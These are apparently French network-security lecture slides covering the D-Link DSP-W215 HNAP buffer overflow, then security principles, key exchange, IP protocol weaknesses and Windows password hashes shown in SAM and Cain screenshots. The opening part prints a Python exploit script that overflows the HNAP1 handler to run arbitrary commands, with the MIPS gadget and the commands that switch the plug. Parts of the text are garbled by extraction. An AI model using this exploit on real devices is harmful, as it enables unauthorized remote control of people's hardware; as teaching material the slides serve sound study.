 - Hauteur: 11,7 cm
- › [Voir plus de détails](#)

Passez la souris sur l'image pour zoomer

The « Moon » worm

Home Network Administration Protocol (**HNAP**) is a proprietary network protocol invented by Pure Networks, Inc. and acquired by Cisco Systems which allows identification, configuration, and management of network devices. HNAP is based on SOAP

2014 HNAP is used by "The Moon" worm which infects Linksys routers.

Hacking the D-Link DSP-W215 Smart Plug

<http://www.devttys0.com/2014/05/hacking-the-d-link-dsp-w215-smart-plug/>

<http://logos.cs.uic.edu/366/notes/mips%20quick%20tutorial.htm>

```


▼<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  ▼<soap:Body>
    ▼<GetDeviceSettingsResponse xmlns="http://purenetworks.com/HNAP1/">
      <GetDeviceSettingsResult>OK</GetDeviceSettingsResult>
      <Type>GatewayWithWiFi</Type>
      <DeviceName/>
      <VendorName>D-Link</VendorName>
      <ModelDescription>Wireless N150 Travel Router</ModelDescription>
      <ModelName>DSP-W215A1</ModelName>
      <FirmwareVersion>1.00b23</FirmwareVersion>
      <FirmwareRegion>DEF</FirmwareRegion>
      <HardwareVersion>A1</HardwareVersion>
      <PresentationURL>/st_device.htm</PresentationURL>
    ▼<SOAPActions>
      <string>http://purenetworks.com/HNAP1/GetDeviceSettings</string>
      <string>http://purenetworks.com/HNAP1/SetDeviceSettings</string>
      <string>http://purenetworks.com/HNAP1/IsDeviceReady</string>
      <string>http://purenetworks.com/HNAP1/SetMultipleActions</string>
      <string>http://purenetworks.com/HNAP1/GetFirmwareState</string>
      <string>http://purenetworks.com/HNAP1/DoFirmwareUpgrade</string>
      ▼<string>
        http://purenetworks.com/HNAP1/GetFirmwareValidation
      </string>
      ▼<string>
        http://purenetworks.com/HNAP1/StartFirmwareDownload
      </string>
      ▼<string>
        http://purenetworks.com/HNAP1/PollingFirmwareDownload
      </string>
      <string>http://purenetworks.com/HNAP1/GetFirmwareStatus</string>
      <string>http://purenetworks.com/HNAP1/SetFactoryDefault</string>
      <string>http://purenetworks.com/HNAP1/GetNetworkStats</string>
    
```


Certaines commandes ne sont pas authentifiées

Procédure de lecture du buffer de http POST

HNAP1 => /www/my_cgi.cgi"

```
int content_length, i;  
char *content_length_str;  
char post_data_buf[500000];  
C  
content_length = 0;  
content_length_str = getenv("CONTENT_LENGTH");  
if(content_length_str)  
{ content_length = strtol(content_length_str, 10);}  
memset(post_data_buf, 0, 500000);  
  
for(i=0; i<content_length; i++)  
{ post_data_buf[i] = fgetc();}
```





```
import sys
import urllib2
```

```
command = sys.argv[1]
```

```
buf = "D" * 1,000,020
buf += "\x00\x40\x5C\xAC"
buf += "E" * 0x28
buf += command
buf += "\x00"
```

```
z
req = urllib2.Request("http://192.168.0.60/HNAP1/",
buf)
print urllib2.urlopen(req).read()
```

```
.text:00405CAC
.text:00405CB0
.text:00405CB4
.text:00405CB8
```

```
la    $t9, system
la    $s1, 0x440000
jalr  $t9 ; system
addiu $a0, $sp, 0x28 # command
```

system(\$sp+0x28);



Commande d'attaque

```
/var/sbin/relay 1 # Turns outlet on  
/var/sbin/relay 0 # Turns outlet off
```

Sécurité & Réseaux

Principes de sécurité

L'identification (identity).

- L'utilisateur d'un système ou de ressources diverses possède une identité (une sorte de clé primaire d'une base de données) qui détermine ses lettres de crédits (credential) et ses autorisations d'usage. Cette dernière peut être déclinée de multiples manières, compte utilisateur (login) d'un système d'exploitation ou techniques biométriques empreinte digitale, empreinte vocale, schéma rétinien...

L'authentification (authentication).

- Cette opération consiste à faire la preuve de son identité. Par exemple on peut utiliser un mot de passe, ou une méthode de défi basée sur une fonction cryptographique et un secret partagé. L'authentification est simple ou mutuelle selon les contraintes de l'environnement.

La confidentialité (privacy).

- C'est la garantie que les données échangées ne sont compréhensibles que pour les deux entités qui partagent un même secret souvent appelé association de sécurité (SA). Cette propriété implique la mise en oeuvre d'algorithmes de chiffrements soit en mode flux (octet par octet, comme par exemple dans RC4) soit en mode bloc (par exemple par série de 8 octets dans le cas du DES).

L'intégrité des données (MAC, Message Authentication).

- Le chiffrement évite les écoutes indiscretes, mais il ne protège pas contre la modification des informations par un intervenant mal intentionné. Des fonctions à sens unique (encore dénommées empreintes) telles que MD5 (16 octets) ou SHA1 (20 octets) réalisent ce service. Le MAC peut être associé à une clé secrète (HMAC(Message, clé), Keyed-Hashing for Message Authentication).



La non-répudiation.

- Elle consiste à prouver l'origine des données. Généralement cette opération utilise une signature asymétrique en chiffrant l'empreinte du message avec la clé RSA privée de son auteur (RSA(Empreinte(Message))).

On cite parfois un sixième attribut relatif à la sûreté de fonctionnement (disponibilité, résilience) du système.

- ✚ La confiance est une relation sans propriétés particulières.
 - *Réflexivité*, ai-je confiance en moi-même (pas dans tous domaines).
 - *Symétrie*, je fais confiance au pilote de l'avion ou au chirurgien, la réciproque n'est pas forcément vraie.
 - *Transitivité*, j'ai confiance dans le président, le président a confiance en la présidente, je n'ai pas obligatoirement confiance dans la présidente.
- ✚ Les infrastructures PKI supposent une transitivité de la relation de confiance. Le client du réseau et un serveur d'authentification partagent une même autorité de certification (CA), qui crée une classe de confiance basée sur une relation R (R signifiant= «fait confiance à»).
 - (Client R CA) ET (Serveur R CA) => (Client R Serveur)

La sécurité appliquée aux réseaux



Comment sécuriser une pile réseau ?

- ✚ **PHY-** Le chiffrement au niveau physique sur des liaisons point à point.
 - Par exemple cryptographie quantique (PMD), saut de fréquences pseudo aléatoire, ou chiffrement 3xDES du flux octets (une méthode couramment déployée par les banques). Dans ces différentes procédures les clés sont distribuées manuellement.
- ✚ **MAC-** Confidentialité, intégrité de données, signature de trames MAC.
 - C'est la technique choisie par les réseaux sans fil 802.11. La distribution des clés est réalisée dans un plan particulier (décrit par la norme IEEE 802.1x). Dans ce cas on introduit la notion de contrôle d'accès au réseau LAN, c'est à dire à la porte de communication avec la toile d'araignée mondiale. C'est une notion juridique importante, le but est d'interdire le transport des informations à des individus non authentifiés (et donc potentiellement criminels...)
- ✚ **TCP/IP-** Confidentialité, intégrité de données, signature des paquets IP et/ou TCP.
 - C'est typiquement la technologie IPSEC en mode tunnel. Un paquet IP chiffré et signé est encapsulé dans un paquet IP non protégé. En effet le routage à travers l'Internet implique l'analyse de l'en tête IP, par les passerelles traversées. IPSEC crée un tunnel sécurisé entre le réseau d'accès et le domaine du fournisseur de service. On peut déployer une gestion manuelle des clés, ou des protocoles de distribution automatisés tels que ISAKMP. La philosophie de ce protocole s'appuie sur la libre utilisation du réseau d'accès ce qui n'est pas sans soulever des problèmes juridiques. Par exemple des criminels protègent leurs échanges de données, il est impossible aux réseaux traversés de détecter leur complicité dans le transport d'informations illégales.
- ✚ **ADDON-** Insertion d'une couche de sécurité additive assurant la protection d'application telles que navigateurs WEB ou messageries électroniques.
 - Par exemple le protocole SSL basé sur la cryptographie asymétrique réalise cette fonction. Généralement ce dernier conduit une simple authentification entre serveur et client. Il utilise un secret partagé (Master Secret) à partir duquel on dérive des clés de chiffrements utilisées par l'algorithme négocié entre les deux parties. Par exemple dans le cas d'une session entre un navigateur et un serveur bancaire, le client authentifie son service bancaire. Une fois le tunnel sécurisé établi le client s'authentifie à l'aide d'un login et d'un mot de passe. Il obtient alors une identité temporaire associée à un simple cookie.
- ✚ **APPLICATION-** Gestion de la sécurité par l'application elle même.
 - Ainsi le protocole S-MIME réalise la confidentialité, l'intégrité et la signature des contenus critiques d'un message électronique.

+ MAN - WAN

- Deux classes de réseaux selon que les bandes de fréquences soient soumises à licence ou non, par exemple Wi-Fi et WiMobile (IEEE 802.16e)
- Contrôle des accès, généralement avec une infrastructure centralisée (AAA, Authentication Authorization Accounting)
- Confidentialité, non répudiation (signature des trames)
- **Assurer la rentabilité financière du service**

+ WLAN

- Réseaux privés ou d'entreprises
- Contrôle des accès
- Confidentialité, non répudiation
- **Contrôler les accès au réseau de l'entreprise, éviter la fuite d'information.**


+ WPAN

- Réseaux personnels.
- Appairage entre terminaux et périphériques.
- **Obtenir une architecture fonctionnelle, éviter la fuite d'information**

Quelles architectures ?


- ✚ **Clés symétriques distribuées manuellement**
 - Out Of Band
 - Pas de serveur d'authentification centralisé
- ✚ **Clés symétriques distribuées automatiquement**
 - Serveur d'authentification centralisé
- ✚ **Vecteurs d'authentification**
 - GSM, UMTS
 - Serveur d'authentification central ou réparti
- ✚ **Architecture basée sur des clés asymétriques**
 - Distribution de certificats et de clés RSA privées
 - Architecture répartie ou centralisée
 - Problème de la révocation

Canal Sécurisé



- ✚ La procédure d'authentification d'une paire d'entités informatiques, parfois dénommée phase d'autorisation, consiste typiquement à échanger les identités (IDTA et IDTB) d'un couple d'interlocuteurs (appelés client/serveur ou initiateur/répondeur), deux nombres aléatoires (RA, RB) formant un identifiant unique de la session, puis d'effectuer un calcul.
- ✚ Ce dernier produit, à l'aide d'une valeur secrète (KS) un secret maître (KM), à partir duquel on déduit des clés de chiffrement (KC) et d'intégrité (KI) permettant de créer un canal sécurisé.
- ✚ Dans un contexte de cryptographie symétrique la clé KS est distribuée manuellement ; dans un contexte de cryptographie asymétrique la clé KS sera par exemple générée par A, mais chiffrée par la clé publique (e, n) de B ($Ks^e \text{ mod } n$).
- ✚ La protection de l'identité est une préoccupation croissante avec l'émergence des technologies sans fil. Il existe divers mécanismes permettant d'obtenir cette propriété avec des degrés de confiance divers, par exemple grâce à la mise en œuvre de pseudonymes (tel que le TIMSI du GSM), du protocole de Diffie-Hellman, ou du chiffrement de certificats par la clé publique du serveur.

Mécanismes de base



Création d'un secret partagé Diffie-Hellman

- ✚ Un générateur g de Z^*/nZ (avec n premier) est tel que
 - $\forall x \neq 0 \exists i g^i = x \pmod{n}$.
- ✚ Il existe $\varphi(n-1)$ solutions.
- ✚ Exemple $n=5$, $g=3$
 - $g^1 = 3$, $g^2 = 4$, $g^3 = 2$, $g^4 = 1$
- ✚ x est une clé privé, g^x est une clé publique
- ✚ Un échange DH permet de construire dynamiquement un secret partagé K_s , $K_s = g^{xy} = (g^x)^y = (g^y)^x$
- ✚ Hugo Krawczyk a introduit la notion de *Randomness Extractor* (XTR)
 - *Source Key Material*, $SKM = g^{xy}$
 - L'entropie de SKM ($\log_2 1/p(SKM)$) n'est pas forcément constante
 - $XTR = PRF(RA \parallel RB, SKM) = HMAC(RA \parallel RB, SKM)$
 - L'entropie de XTR est proche d'une constante



PRF et KDF, selon NIST Special Publication 800-108

+ PRF

- Une procédure qui génère une suite d'octets pseudo aléatoire de longueur k bits.
- $PRF(s, x)$
 - HMAC(key,x), CMAC(key,x)

+ Mode KDF compteur

- i compris entre 1 et L/k
- $KDF(i) = PRF(K, i \parallel Label \parallel 0x00 \parallel Context \parallel L)$

+ Mode KDF feedback

- i compris entre 1 et L/k
- $K(i) = PRF(K, K(i-1) \parallel i \parallel Label \parallel 0x00 \parallel Context \parallel L)$



Création d'un secret partagé RSA

- ✚ C'est par exemple la procédure mise en œuvre par SSL
- ✚ Création d'un secret, PMS (Pre-Master-Secret)
- ✚ Calcul d'un Master Secret (MS)
 - $MS = KDF(PMS, RA \mid RB \mid Label)$
- ✚ Calcul des clés K_c, K_i
 - $Clés = KDF (MS, RA \mid RB \mid Label)$

Les faiblesses du protocole IP

Les faiblesses du protocole IP 1/2

- ✚ Par nature un réseau est sensible au déni de service, au niveau physique (brouillage divers...) ou logique (destruction/modification des paquets ou des trames).
- ✚ Le protocole ARP (*Address Resolution Protocol*) réalise une correspondance entre une adresse MAC et une adresse IP.
 - Dans l'attaque dite *ARP spoofing* l'attaquant forge une trame de réponse (*ARP.response*) erronée. Il en résulte un détournement du trafic IP.
- ✚ Un paquet IP comporte typiquement un en tête de 20 octets démunis d'attributs cryptographiques de sécurité.
 - La confidentialité et l'intégrité des données transportées ne sont pas assurées.
- ✚ Le mécanisme de segmentation est difficilement analysable par les pare-feu. En effet, seul le premier segment IP contient l'entête du protocole supérieur transporté, par exemple TCP ou UDP.
 - Le réassemblage peut entraîner un problème de déni de service pour la machine de réception (la taille maximale d'un paquet IP est de 65535 octets et le temps de réception des fragments est indéterminé).
- ✚ La correspondance adresse IP nom de machine est typiquement réalisée par le protocole DNS qui n'offre aucun service d'authentification ou d'intégrité.




Les faiblesses du protocole IP 2/2

- ✚ Lorsque un pare-feu autorise les paquets ICMP, il s'expose à de possibles canaux cachés, utilisés par exemple pour dialoguer avec des chevaux de Troie, dont les informations sont transportés par des paquets ICMP.response.
- ✚ Le protocole TCP ne propose aucune authentification du serveur lors de l'ouverture d'une session (paquets SYN et ACK+SYN).
- ✚ Le SYN-Flooding est une technique d'attaque de déni de service qui consiste à générer en grand nombre de paquets TCP-SYN.
- ✚ L'analyse des ports TCP (en mode serveur) ouverts d'un nœud IP (port scan) repose sur la possibilité de forger librement des paquets TCP-SYN.
- ✚ Il est possible de mettre fin à une session TCP à l'aide de paquets TCP-RESET. Connaissant l'adresse IP du client en supposant une fenêtre de réception (RWIN) de 2^{14} et une plage de ports éphémères de 2^{10} le nombre de paquets nécessaire est de l'ordre de $2^{32}/2^{14}*2^{10} = 2^{28}$.
- ✚ De nombreux protocoles (PPP, POP, FTP,...) mettent en œuvre des mots de passe transmis en clair sur le réseau. Peu de messageries supportent un transport sécurisé par SSL.





Login et Mot de passe

Mot de passe Unix



Clé NT et MSCHAPv2



Windows - SAM - Security Account Manager

LM Hash



NT LM Hash



Windows Password Recovery

SAM Explorer

Select the user account whose properties you want to explore Step 3/4

The top of the page contains the list of user/group/alias items found. Click one of them to see its properties. Press 'Next' button to proceed to the final Wizard step and view or edit the selected item attributes.

User name	User ID	Administrator	Password set
Administrateur	500	Yes	Yes
Invité	501	No	No
Pascal	1001	Yes	Yes
HomeGroupUser\$	1002	No	Yes

Account properties

Account locked: No Account disabled: Yes
Password expired: Never Password required: Yes
Account description: Compte d'utilisateur d'administration

Suivant > Annuler

Hash Generator

Single hash generator

Current password
Password:

Password hash

LM hash: 📄

NT hash: 📄

PWDUMP string sample: 📄

Add Cancel

User name	RID	LM password	NT password	LM hash	NT hash	Description
<input type="checkbox"/> Administrateur	500	<input type="text" value="<Empty>"/>	<input type="text" value="<Empty>"/>			
<input checked="" type="checkbox"/> HomeGroupUser\$	1002	<input type="text" value="<Empty>"/>	<input type="text" value="<Empty>"/>		8B4C84EA94D7F100393BE67DB2F612AB	
<input type="checkbox"/> Invité	501	<input type="text" value="<Empty>"/>	<input type="text" value="<Empty>"/>			
<input checked="" type="checkbox"/> Pascal	1001	<input type="text" value="<Empty>"/>	<input type="text" value="<Empty>"/>		8DB408B701EA4D9FE2F732546A527FC6	

The screenshot shows the CAIN application window with the 'Cracker' tab selected. The interface includes a menu bar (File, View, Configure, Tools, Help), a toolbar with various icons, and a tabbed interface with 'Decoders', 'Network', 'Sniffer', 'Cracker', 'Traceroute', 'CCDU', 'Wireless', and 'Query'. The 'Cracker' tab displays a table of hashes and a context menu.

